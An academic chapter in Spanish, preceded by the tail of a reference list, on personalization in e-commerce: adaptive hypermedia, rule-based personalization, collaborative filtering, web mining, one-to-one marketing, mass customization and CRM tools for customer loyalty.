22. Costa, Â., Novais, P., Corchado, J. M., & Neves, J. (2012). Increased performance and better patient attendance in an hospital with the use of smart agendas. *Logic Journal of the IGPL*, 20(4), 689–698. <https://doi.org/10.1093/jigpal/jzr021>
23. Daniel Ayala, Juan C. Roldán, David Ruiz, Fernando O. Gallego (2015). An approach for discovering keywords from Spanish tweets using Wikipedia. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 4, n. 2
24. David Griol, Jose Manuel Molina (2016). Simulating heterogeneous user behaviors to interact with conversational interfaces. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 5, n. 4
25. David Griol, José Molina (2015). Measuring the differences between human-human and human-machine dialogs. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 4, n. 2
26. Eduardo Munera, Jose-Luis Poza-Lujan, Juan-Luis Posadas-Yagüe, Jose-Enrique Simó-Ten, Francisco Blanes (2017). Integrating Smart Resources in ROS-based systems to distribute services. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 6, n. 1
27. Fábio Silva, Cesar Analide (2015). Tracking Context-Aware Well-Being through Intelligent Environments. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 4, n. 2
28. Fdez-Riverola, F., & Corchado, J. M. (2003). CBR based system for forecasting red tides. *Knowledge-Based Systems*, 16(5–6 SPEC.), 321–328. [https://doi.org/10.1016/S0950-7051\(03\)00034-0](https://doi.org/10.1016/S0950-7051(03)00034-0)
29. Fernández-Riverola, F., Díaz, F., & Corchado, J. M. (2007). Reducing the memory size of a Fuzzy case-based reasoning system applying rough set techniques. *IEEE Transactions on Systems, Man and Cybernetics Part C: Applications and Reviews*, 37(1), 138–146. <https://doi.org/10.1109/TSMCC.2006.876058>
30. Fyfe, C., & Corchado, J. (2002). A comparison of Kernel methods for instantiating case based reasoning systems. *Advanced Engineering Informatics*, 16(3), 165–178. [https://doi.org/10.1016/S1474-0346\(02\)00008-3](https://doi.org/10.1016/S1474-0346(02)00008-3)
31. Fyfe, C., & Corchado, J. M. (2001). Automating the construction of CBR systems using kernel methods. *International Journal of Intelligent Systems*, 16(4), 571–586. <https://doi.org/10.1002/int.1024>
32. Gabriele Di Giammarco, Tania Di Mascio, Michele Di Mauro, Antonietta Tarquinio, Pierpaolo Vittorini (2015). SmartHeart CABG Edu. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 4, n. 1
33. García Coria, J. A., Castellanos-Garzón, J. A., & Corchado, J. M. (2014). Intelligent business processes composition based on multi-agent systems. *Expert Systems with Applications*, 41(4 PART 1), 1189–1205. <https://doi.org/10.1016/j.eswa.2013.08.003>
34. Glez-Peña, D., Díaz, F., Hernández, J. M., Corchado, J. M., & Fdez-Riverola, F. (2009). geneCBR: A translational tool for multiple-microarray analysis and integrative information retrieval for aiding diagnosis in cancer research. *BMC Bioinformatics*, 10. <https://doi.org/10.1186/1471-2105-10-187>
35. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. *Sensors (Basel)*, 18(5), 1633–1633. doi:10.3390/s18051633
36. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. *Sensors*, 18(3), 861.
37. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. *Sensors (Basel)*, 18(3), 865–865. doi:10.3390/s18030865
38. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. *Future Generation Computer Systems*, 99, 278–294.
39. Hugo López-Fernández, Miguel Reboiro-Jato, José A. Pérez Rodríguez, Florentino Fdez-Riverola, Daniel Glez-Peña (2016). The Artificial Intelligence Workbench: a retrospective review. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 5, n. 1
40. Juan Bullón, Angélica González Arrieta, Ascensión Hernández Encinas, Araceli Queiruga Dios (2017). Manufacturing processes in the textile industry. *Expert Systems for fabrics production. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 6, n. 1

41. Laza, R., Pavn, R., & Corchado, J. M. (2004). A reasoning model for CBR_BDI agents using an adaptable fuzzy inference system. In *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)* (Vol. 3040, pp. 96–106). Springer, Berlin, Heidelberg.
42. Leonardo Ochoa-Aday, Cristina Cervelló-Pastor, Adriana Fernández-Fernández (2016). Discovering the Network Topology: An Efficient Approach for SDN. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 5, n. 2
43. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). A particle dyeing approach for track continuity for the SMC-PHD filter. In *FUSION 2014 - 17th International Conference on Information Fusion*. Retrieved from <https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637583&partnerID=40&md5=709eb4815eaf544ce01a2c21aa749d8f>
44. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). Random finite set-based Bayesian filters using magnitude-adaptive target birth intensity. In *FUSION 2014 - 17th International Conference on Information Fusion*. Retrieved from <https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637788&partnerID=40&md5=bd8602d6146b014266cf07dc35a681e0>
45. Lima, A. C. E. S., De Castro, L. N., & Corchado, J. M. (2015). A polarity analysis framework for Twitter messages. *Applied Mathematics and Computation*, 270, 756–767. <https://doi.org/10.1016/j.amc.2015.08.059>
46. Manuel Gómez Zotano, Jorge Gómez-Sanz, Juan Pavón (2015). User Behavior in Mass Media Websites. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 4, n. 3
47. Mata, A., & Corchado, J. M. (2009). Forecasting the probability of finding oil slicks using a CBR system. *Expert Systems with Applications*, 36(4), 8239–8246. <https://doi.org/10.1016/j.eswa.2008.10.003>
48. Méndez, J. R., Fdez-Riverola, F., Díaz, F., Iglesias, E. L., & Corchado, J. M. (2006). A comparative performance study of feature selection methods for the anti-spam filtering domain. *Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 4065 LNAI, 106–120. Retrieved from <https://www.scopus.com/inward/record.uri?eid=2-s2.0-33746435792&partnerID=40&md5=25345ac884f61c182680241828d448c5>
49. Miguel Oliver, José Pascual Molina, Antonio Fernández-Caballero, Pascual González. (2017) Collaborative Computer-Assisted Cognitive Rehabilitation System. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 6, n. 3
50. Miki Ueno, Toshinori Suenaga, Hitoshi Isahara (2017). Classification of Two Comic Books based on Convolutional Neural Networks. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 6, n. 1
51. Pérez, A., Chamoso, P., Parra, V., & Sánchez, A. J. (2014). Ground Vehicle Detection Through Aerial Images Taken by a UAV. In *Information Fusion (FUSION), 2014 17th International Conference on*.
52. Prieto, J., Alonso, A. A., de la Rosa, R., & Carrera, A. (2014). Adaptive Framework for Uncertainty Analysis in Electromagnetic Field Measurements. *Radiation Protection Dosimetry*, ncu260.
53. Prieto, J., Mazuelas, S., Bahillo, A., Fernandez, P., Lorenzo, R. M., & Abril, E. J. (2012). Adaptive data fusion for wireless localization in harsh environments. *IEEE Transactions on Signal Processing*, 60(4), 1585–1596.
54. Prieto, J., Mazuelas, S., Bahillo, A., Fernández, P., Lorenzo, R. M., & Abril, E. J. (2013). Accurate and Robust Localization in Harsh Environments Based on V2I Communication. In *Vehicular Technologies - Deployment and Applications*. INTECH Open Access Publisher.
55. Ricardo Azambuja Silveira, Rafaela Lunardi Comarella, Ronaldo Lima Rocha Campos, Jonas Vian, Fernando De La Prieta (2015). Learning Objects Recommendation System: Issues and Approaches for Retrieving, Indexing and Recomend Learning Objects. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 4, n. 4
56. Ricardo Faia, Tiago Pinto, Zita Vale (2016). Dynamic Fuzzy Clustering Method for Decision Support in Electricity Markets Negotiation. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 5, n. 1
57. Rodríguez-Fernandez J., Pinto T., Silva F., Praça I., Vale Z., Corchado J.M. (2018) Reputation Computational Model to Support Electricity Market Players Energy Contracts Negotiation. In: Bajo J. et al. (eds) *Highlights of Practical Applications of Agents, Multi-Agent Systems, and Complexity: The PAAMS Collection*. PAAMS 2018. Communications in Computer and Information Science, vol 887. Springer, Cham
58. Rodríguez, S., De La Prieta, F., Tapia, D. I., & Corchado, J. M. (2010). Agents and computer vision for processing stereoscopic images. *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)* (Vol. 6077 LNAI). https://doi.org/10.1007/978-3-642-13803-4_12

Personalización y comercio electrónico. Fidelización de clients. Técnicas y herramientas de CRM

Roberto Casado-Vara ¹

¹ University of Salamanca, Plaza de los Caídos s/n – 37002 – Salamanca, Spain
rober@usal.es

Resumen. En la última década el comercio electrónico se ha hecho con gran parte del mercado, siendo uno de los preferidos por los usuarios. La personalización dentro del contexto del comercio electrónico es un punto muy importante. Esto es así, ya que la personalización es la construcción de un modelo de los usuarios que utilizan el comercio electrónico, lo que permite conocer a los usuarios y segmentarlos según sus preferencias. De esta forma, se puede proceder a dar un tratamiento más personalizado a los clientes lo que se traduce en su fidelización. Se concluye este capítulo explicando las técnicas y herramientas de CRM más habituales en el comercio electrónico para conseguir la fidelización de los clientes.

Palabras clave: Fidelización de clientes; CRM.

Abstract. In the last decade e-commerce has taken over a large part of the market, being one of the preferred by users. The personalization within the context of e-commerce is a very important point. This is so, since personalization is the construction of a model of users who use electronic commerce, which allows users to know and segment them according to their preferences. In this way, you can proceed to give a more personalized treatment to customers which translates into their loyalty. This chapter concludes by explaining the most common CRM techniques and tools in e-commerce to achieve customer loyalty.

Keywords: Customer loyalty; CRM.

1 Introducción

Este capítulo trata de ofrecer una panorámica general de la personalización dentro del contexto del comercio electrónico. Lo esencial de la personalización es la construcción de un *modelo* (en soporte informático) de los usuarios de la aplicación, es decir, el guardar y utilizar cierto conocimiento sobre los usuarios. Por ello, la aplicación de la personalización al comercio electrónico puede considerarse, a grandes rasgos, como la utilización de modelos de los usuarios (o clientes actuales o potenciales en muchos casos) para la consecución de un *objetivo del negocio*.

Un tema muy importante que no tratamos en este capítulo – por considerarlo materia de otros – es el de la seguridad y la privacidad de los datos, pero, no obstante, deben tenerse muy en cuenta, ya que constituyen el factor fundamental de aceptación de la personalización por parte de los usuarios, que en muchas ocasiones son recelosos de dar sus datos personales en este tipo de sistemas [1-5].

En esta introducción describimos los fundamentos teóricos de la personalización en su contexto general. En el resto del capítulo se describirán las técnicas de personalización más habituales, se examinará la relación de la personalización con el comercio electrónico, y se introducirán brevemente algunas herramientas concretas de personalización.

1.1. La Hipermedia

La hipermedia es una tecnología de información que surge como el resultado de la combinación de otras dos tecnologías: el hipertexto y la multimedia.

Un hipertexto es una representación asociativa en la que una determinada información se fragmenta en una serie de bloques, formalmente denominados nodos. Cada nodo incluye uno o más contenidos textuales o gráficos que están relacionados con el concepto o idea sobre el que el nodo trata. Pero también existe una serie de relaciones entre estos conceptos que son importantes y que deben mostrarse al usuario. Estas relaciones se materializan a través de los enlaces, que hacen posible que el usuario pueda leer el hiperdocumento no de forma secuencial – como lo hace en un libro tradicional –, sino decidiendo qué nodos visitar de acuerdo con sus necesidades.

La multimedia consiste en integrar diferentes medios bajo una presentación interactiva. Por ejemplo, este capítulo podría construirse como una presentación multimedia en la que diferentes textos, imágenes y otros tipos de contenidos se van secuenciando para transmitir el concepto de hipermedia de una forma más dinámica.

Finalmente, la hipermedia conjuga los beneficios de ambas tecnologías. Mientras que la multimedia proporciona una gran riqueza en los tipos de datos, dotando de mayor flexibilidad a la expresión de la información, el hipertexto aporta una geometría que permite que estos datos puedan ser explorados y presentados siguiendo diferentes secuencias, de acuerdo con las necesidades del usuario.

La estructura de un sistema hipertextual, y por lo tanto, de un sistema hipermedial, se basa en dos elementos fundamentales: los nodos y los enlaces.

Nodos

Cada uno de los nodos que forman un hipertexto contiene una cantidad discreta de información estrechamente relacionada. Pueden distinguirse diversos tipos de nodos, por ejemplo, dependiendo de la clase de información que contienen, de las operaciones que pueden realizarse sobre ellos o de sus características de visualización.

Enlaces y anclas

Los enlaces constituyen el elemento más característico de los sistemas hipertextuales, siendo, además, el que la diferencia de otros tipos de sistemas. Un enlace es una interconexión entre dos puntos, de forma que la activación del origen provoca la recuperación del destino. Al hablar de

los enlaces, es importante resaltar el concepto de ancla, entendido como la especificación de los puntos de la estructura hipertextual (o hipermedia, hablando de manera más general) que pueden ser origen o destino de un enlace.


1.2. Hipermedia Adaaptativa

La *hipermedia adaptativa* es el área de investigación que cubre los sistemas personalizados en la Web, incluyendo también sistemas hipermedia que no utilizan la Web como infraestructura. No obstante, se considera que la personalización en la Web es la clase de sistemas adaptativos más numerosa.

El objetivo de los sistemas de hipermedia adaptativa es el de aumentar la funcionalidad y usabilidad de los sistemas hipermedia mediante la personalización de su estructura. Estos sistemas construyen un modelo de las preferencias, objetivos o conocimientos de los usuarios y lo utilizan para adaptar dinámicamente la estructura hipermedia, esencialmente, la información y los enlaces. Estas dos tareas, que se denominan genéricamente como modelado de usuario y adaptación, forman el proceso general de adaptación del sistema, tal y como se ilustra en la Figura 1 – adaptada de [23].

Dado que la hipermedia adaptativa recoge información sobre los usuarios y adapta su estructura en función de quién use la aplicación, constituye una técnica útil en cualquier contexto de aplicación en el cual la población de usuarios sea heterogénea y el hiper-espacio razonablemente grande como, por ejemplo, los sitios Web de comercio electrónico o los sistemas de teleeducación.

La adaptación de la hipermedia pretende ser una solución a algunos de los problemas que surgen en la navegación en grandes espacios hipermedia, como son la sobrecarga de información, y la desorientación y sobrecarga cognitiva. Mediante el término sobrecarga de información se describe la situación en la que la eficiencia de un individuo que utiliza información para realizar un determinado trabajo es sobrepasada por la cantidad de información *potencialmente útil* que tiene a su disposición, lo que suele provocar tanto pérdida de control sobre la situación que se deseaba resolver como incapacidad para manejar de manera efectiva la información y escasa eficiencia en el trabajo. Por otro lado, la desorientación hace referencia a la incapacidad del usuario para controlar la información en un espacio hiperconectado, situación que puede producirse cuando el usuario activa distintos enlaces, llegando a algún contenido que no le resulta útil y desde el cual no es capaz de reconducir su navegación hacia algún otro contenido interesante. Sobrecarga de conocimiento o sobrecarga cognitiva es el término utilizado para reflejar situaciones en las que el usuario tiene que realizar un gran esfuerzo para aprender a manejar el sistema hipermedia y por lo tanto para poder conseguir sus objetivos (habitualmente encontrar información). Cuando se produce este tipo de sobrecarga, el usuario puede desistir en la utilización del sistema y optar por otros medios tradicionales potencialmente menos ventajosos [6-15].




Para construir sistemas adaptativos es necesario ajustar el proceso a algún método de adaptación. Los métodos de adaptación son las descripciones, a nivel conceptual, de los comportamientos adaptativos. Cada uno de estos métodos puede implementarse mediante una o varias técnicas de adaptación distintas, utilizando una representación del conocimiento y un algoritmo determinado. Algunos de los métodos más comúnmente utilizados, tal y como se muestra en (Brusilovsky 1996) son los siguientes:

- El método de **explicaciones adicionales** tiene como último objetivo ocultar al usuario un concepto particular que no es adecuado para su nivel de conocimiento.
- El método de **explicación de prerequisites** modifica el orden de presentación de la información dependiendo de los conocimientos del usuario. El método se basa en los enlaces de prerequisites entre conceptos, de manera que el sistema pueda mostrar al usuario los conceptos necesarios para comprender una determinada información según sea su grado de conocimiento.
- El método de **explicación mediante comparaciones** permite mostrar al usuario conceptos similares al que se está mostrando si es que ya los conoce, de manera que se puedan estudiar por comparación las ventajas e inconvenientes de ambos conceptos.
- El método de **explicación de variaciones** se basa en el hecho de que no todos los usuarios aprenden igual, por lo que se mostrará a cada usuario el fragmento de contenido explicado de distinta forma (la más adecuada), dependiendo de su perfil de usuario.
- El método de **ordenación** permite utilizar información tanto acerca del grado de conocimiento del usuario como de las acciones que haya realizado anteriormente, de manera que se le muestren en primer lugar los fragmentos de la explicación del concepto que son más relevantes para él.

Las tecnologías de adaptación son el término que hace referencia a los diferentes elementos que pueden adaptarse en un sistema. Se considera que estos elementos se pueden agrupar en dos tec-

nologías generales: la presentación adaptativa y el soporte de navegación adaptativa. La presentación adaptativa hace referencia a la adaptación de los contenidos de los nodos hipermedia, mientras que la navegación adaptativa se centra en la modificación de la estructura hipermedia determinada por los enlaces. Cada una de las dos anteriores tecnologías se divide a su vez en otras más concretas, tal y como se muestra en la Figura 2.



Las revisiones del área que suelen considerarse como referencia son las que pueden encontrarse en los trabajos ya citados de [21-25]. Actualmente, la hipermedia adaptativa se considera como un área concreta de la adaptación de la interacción persona-ordenador, y tiene una de sus áreas de aplicación más importante en los sistemas de hipermedia educativa y los sistemas de información online.

1.3. Arquitectura General de un Sistema de Hipermedia Adaptativa

Aunque la construcción de la mayoría de los sistemas de hipermedia adaptativa no considera explícitamente una arquitectura común, existen ciertos bloques arquitectónicos de alto nivel que

han terminado por considerarse como elementos comunes a todos ellos, y que proporcionan una separación de aspectos. De este modo, se puede decir que, además del propio *modelo hipermedia* que es el objeto de la adaptación, existen otros tres modelos interrelacionados:

- El *modelo de usuario*, que se encarga de la recogida y elaboración de la información sobre los usuarios y grupos del sistema. Dentro de este modelo pueden incluirse los procesos de modelado de usuario, que elaboran la información recogida (también denominada perfil) del usuario, y realizan clasificaciones o generalizaciones sobre ella.
- El *modelo del dominio*, que consiste en una serie de conceptos y relaciones entre conceptos que son relevantes en el dominio de la aplicación, y que se utilizan como soporte de los otros modelos. Este concepto existe también en sistemas hipermedia no adaptativos, como el concepto de objeto en *Chimera*.
- El *modelo de adaptación* es la descripción de cómo el sistema debe realizar la adaptación. El paradigma más utilizado es el de las reglas de adaptación, aunque puede combinarse con cualquier otro, por ejemplo, con algoritmos de filtrado.

El modelo de adaptación se basa en los modelos de usuario y del dominio, y tendrá como objeto la modificación de la estructura hipermedia.

Esta descomposición se ha utilizado también en evaluaciones modulares de sistemas de hipermedia adaptativa.

2 Principales Técnicas de Personalización

2.1 Personalización Basada en Reglas

La personalización *basada en reglas* utiliza un motor de inferencia sobre un cierto tipo de representación del conocimiento para seleccionar los contenidos adecuados a cada tipo de usuario.

Un ejemplo de una de estas reglas, concretamente, del sistema adaptativo AHA, es la siguiente:

```
C: select P.access
      where P.access = true
A: update F.pres := "show"
      where part-of(F, P) and F.relevant = true
```

En esa regla vemos como la condición (C) indica que la regla se dispare cuando el usuario haya accedido a la página P, es decir, se está definiendo el evento de activación de la regla. La acción que se dispara indica que se actualicen todos los fragmentos F tales que cumplan con la cláusula WHERE especificada. En esa cláusula, se seleccionan los contenidos que formen parte del contenido que representa la página, y que estén marcados como relevantes. Nótese que los atributos están en referencia al usuario actual. Así, esta regla, junto con otras, irá “permitiendo la navegación” del usuario de una página a sus contenidos agregados [16-20].

2.2. Filtrado Colaborativo

El *filtrado colaborativo* es una técnica de filtrado de contenidos que se usa fundamentalmente para generar recomendaciones. Estos sistemas basan las recomendaciones para un usuario en las opiniones de otros usuarios sobre los contenidos, que en el caso del comercio electrónico son los productos representados por sus páginas Web).

A grandes rasgos, un sistema de filtrado colaborativo utiliza técnicas estadísticas para obtener un conjunto de clientes que se denominan *vecinos*, que coinciden, o mejor, que han coincidido en su historia de valoraciones pasadas, en cierto grado con las opiniones del usuario actual. Esa coincidencia puede basarse en que valoran los productos de modo parecido, o tienen una historia de compras parecida, en el caso de aplicaciones de comercio electrónico. Una vez obtenidos los vecinos, se utilizan algoritmos para generar las recomendaciones basadas en ellos. Por tanto, se puede decir que estos sistemas realizan tres tareas:

- La representación, es decir, la construcción de una base de datos con la historia de los usuarios relevante para la recomendación,
- La construcción de “vecindarios”, o generación de conjuntos de vecinos, y
- La generación de recomendaciones, que básicamente consiste en obtener los productos mejor valorados por cada conjunto de vecinos.

En la construcción de vecindarios, se utilizan en ocasiones medidas de correlación estadística entre los usuarios. Debido a que las recomendaciones deben generarse en “tiempo real”, las técnicas siempre están orientadas hacia un compromiso entre la eficiencia en la generación de las recomendaciones y la calidad potencial de las mismas.

2.3. Descubrimiento de Conocimiento Aplicado a la Personalización

La *minería Web* (*Web mining*) es la aplicación de las técnicas de minería de datos (o descubrimiento de conocimiento) para el descubrimiento de información a partir de los documentos y los servicios que conforman la Web. Suele dividirse este campo en tres subcampos relacionados:

- Minería de contenidos Web, que es la que permite llevar a cabo descubrimiento de datos útiles a partir de los contenidos de la Web, entendidos en sentido amplio, incluyendo tipos de datos multimedia.
- Minería de estructura Web, que es la que permite descubrir modelos subyacentes a la estructura de los enlaces en la Web. Se utiliza, por ejemplo, para descubrir qué sitios Web son principales en la estructura, y para categorizar las páginas de acuerdo a su posición en el espacio hipermedia.
- Minería del uso de la Web, que permite realizar el descubrimiento de datos a partir de la historia de navegación de los usuarios de la Web.

Una visión general de esta extensa área puede encontrarse en [19].

3 Personalización y Comercio Electrónico

La personalización se utiliza en el comercio electrónico para tratar de usar las *preferencias* de los clientes con un *objetivo de negocio*. En la mayoría de los casos, ese objetivo es *directamente* la venta, pero en otras ocasiones, lo es indirectamente. Por ejemplo, el simple uso de la fecha de nacimiento para enviar una felicitación es una técnica rudimentaria de personalización orientado a la creación de un vínculo con la organización de carácter emocional.

El *marketing* se ha encontrado en la personalización en la Web con un importante aliado para conseguir una mayor fidelización de los clientes. Dentro del comercio electrónico, la personalización debe considerarse como una herramienta para implementar políticas de marketing avanzadas. En esta sección, analizaremos tres aspectos relacionados con la personalización y el marketing, que son el “Marketing Personalizado”, la “Producción Personalizada” y los “Sistemas de Relación con el Cliente” [21-28].

3.1. Marketing Personalizado

El “Marketing Personalizado” – traducción libre del término “one-to-one marketing” (OTOM) – es una filosofía de orientación al cliente que suele considerarse que comienza con la publicación del libro de Peppers y Rogers titulado “*The One to One Future*”, y continuado en obras posteriores como. Esta filosofía utiliza la producción personalizada y necesita de los sistemas de CRM (“Customer Relationship Management”), que se describen mas adelante en el punto 19.3.3.

Lo esencial de esta nueva filosofía es el cambio de un “marketing orientado al producto” por un “marketing orientado a la relación”. Las cinco funciones principales de una organización orientada al OTOM son las siguientes:

- Consideración financiera de la base de clientes, como si fuesen un activo más (o el principal) de la compañía.
- La Producción, Logística y Servicios deben personalizarse a cada cliente.
- Las Comunicaciones, el Servicio y la Interacción con el cliente deben integrarse para descubrir continuamente posibilidades de interacción con cada uno de los clientes.
- La Distribución y los Canales de Venta deben ajustarse a la entrega de bienes y servicios personalizados, y ser fuente de retroalimentación por parte de los clientes.
- La estrategia organizativa debe orientarse al cliente. La organización y la gestión deben planificarse en torno a las necesidades de los clientes.

Como se desprende de las anteriores funciones, vemos que el principio fundamental del OTOM es que los clientes tienen *diferentes necesidades*, y cada uno de ellos también tiene un *valor diferente* para la empresa.

3.2. Producción Personalizada

La producción personalizada – traducción libre del término “Mass Customization” (MC) – es una técnica que trata de producir productos o servicios individualizados para los gustos de cada cliente. Esta filosofía de producción es de algún modo la antítesis de la clásica “producción en

masa”, que pretendía obtener un mayor beneficio de la producción de grandes cantidades de artículos idénticos, aprovechando las economías de escala. Así, la MC basa su modelo de negocio en la producción flexible, gracias a la cual se crea “un producto diferente para cada cliente”. No obstante, no todos los productos o servicios pueden producirse eficientemente de manera personalizada, y además, el uso de las tecnologías de la información es esencial en este tipo de producción, tanto para la *configuración* del producto por parte del usuario, como para el control de producción individualizado posterior [29-35].

3.3. Sistemas de Relación con el Cliente

Las filosofías de marketing basadas en el OTOM requieren de sistemas informáticos integrados para modelar y realizar el seguimiento individualizado de cada cliente, de modo que esos sistemas acumulan y elaboran la información de los clientes en el largo plazo, permitiendo soportar estrategias de negocio de largo alcance. Estos sistemas se suelen denominar “Sistemas de Relación con el Cliente” – traducción de “Customer Relationship Management System” o sistemas CRM –. La especialización de estos sistemas ha hecho que diferentes fabricantes ofrezcan paquetes de software preconstruidos. Entre los más conocidos está Siebel¹⁰ y PeopleSoft¹¹.

Los sistemas de CRM se han convertido en un factor de éxito esencial en muchos negocios. Sus objetivos fundamentales pueden resumirse en los siguientes, tomados de:

- La *diferenciación de los clientes*, bajo la asunción básica de que cada uno de ellos debe ser tratado individualizadamente.
- La *diferenciación de las ofertas*, basada en técnicas de MC y de personalización en general.
- Un énfasis en la *retención* de los clientes, bajo la asunción de que es más barato retener que conseguir nuevos clientes.
- La maximización del valor a largo plazo del cliente – traducción de “Customer Lifetime Value” (CLTV) – mediante las técnicas de *up-selling* o de recomendación de productos que el cliente puede considerar como “mejores”, y *cross-selling* o recomendación de productos asociados a otros que ha comprado o en los que está interesado el cliente, fundamentalmente.
- Incrementar la *fidelidad* de los clientes, lo cual redundará en menos costes de marketing y de administración.

